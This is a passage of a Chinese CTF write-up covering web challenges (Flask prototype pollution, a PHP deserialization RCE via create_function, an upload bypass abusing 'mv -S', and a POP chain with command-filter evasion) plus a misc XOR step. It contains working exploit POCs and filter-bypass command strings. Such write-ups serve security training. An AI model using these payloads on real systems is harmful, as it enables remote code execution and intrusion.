        if int(type)==1:
            return redirect(url_for('user_dashboard'))
        elif int(type)==0:
            return redirect(url_for('A272e1739b89da32e983970ece1a086bd'))

if __name__=='__main__':
    app.run(host='0.0.0.0',port=8080,debug=False)
发现存在原型链污染漏洞,username在globals中,修改的是 Flask (Jinja2) 寻找模板文件目录

直接读取根目录得到flag

这里存在一个疑问,为什么我污染static的默认路径为根目录不行,望大佬指点
Bypass
POC
 <?php
class FLAG
{
    private $a = "create_function";
    protected $b = "}`xxd /?lag > ddd`;/*";
}

$A = new FLAG();
$poc = serialize($A);
echo ($poc);
echo ("\n");
echo (urlencode($poc));

?>

因为cat,more,less,nl等都使用不了,这里是通过xxd来实现读取flag的
通过create_function来进行rce,通过`执行命令
mv_upload
disearch扫描,发现备份文件index.php~
可以通过mv --help来查看参数的用法
使用mv -S参数,这个参数的主要作用是如果上传的文件在相关路径已经存在,则会加一个指定的后缀添加上去
先上传一个z.,使文件存在,后面再上传"-S","php","z.",这里上传的顺序应该没有要求,这里要考虑首字母的排列顺序,这里题目的顺序应该是en_US.UTF-8,也就是符号,数字,字母的顺序,我们这样上传文件正好通过这个顺序构造了
mv -S php z. /var/www/html/upload/
然后就成功上传z.php文件了

成功拿到flag
ezpop
构造pop链

其中md5那一部分用ai写的脚本绕过
import hashlib
import itertools
import string


def find_double_md5_starts_with(target="666", max_length=5):
    """查找双重MD5以target开头的字符串"""

    charset = string.ascii_letters + string.digits

    for length in range(1, max_length + 1):
        print(f"尝试长度 {length}...")

        for combo in itertools.product(charset, repeat=length):
            input_str = ''.join(combo)

            # 双重MD5
            first_hash = hashlib.md5(input_str.encode()).hexdigest()
            second_hash = hashlib.md5(first_hash.encode()).hexdigest()

            if second_hash.startswith(target):
                print(f"\n找到碰撞!")
                print(f"输入: {input_str}")
                print(f"第一次MD5: {first_hash}")
                print(f"第二次MD5: {second_hash}")
                return input_str

    print(f"在长度{max_length}内未找到以'{target}'开头的双重MD5")
    return None


if __name__ == "__main__":
    find_double_md5_starts_with("666", max_length=5)
画出pop链

通过$@(空字符)绕过cat过滤,\t绕过空格过滤,\绕过flag过滤
POC
 <?php
class begin {
    public $var1;
    public $var2;
}


class starlord {
    public $var4;
    public $var5;
    public $arg1;

}

class anna {
    public $var6;
    public $var7;

}

class eenndd {
    public $command;
}

class flaag {
    public $var10;
    public $var11="eS";
}

$a = new begin();
$b = new begin();
$c = new flaag();
$d = new eenndd();
$a->var1=$b;
$b->var2=$c;
$c->var11 = "eS";
$c->var10 = $d;
$d->command = 'passthru("ca$@t\t/fl\ag");';


echo urlencode(serialize($a));
echo ("\n");
echo ((md5(md5("eS"))) == 666);
MISC
Guess!
不多说,一个一个猜
湖心亭看雪
脚本得到密码
b = b'blueshark'
c_hex = '53591611155a51405e'
c = bytes.fromhex(c_hex)

# 还原 a
a = bytes([x ^ y for x, y in zip(b, c)])
print(a)
得到b'15ctf2025'
图片末尾有文件

缺少压缩包头

压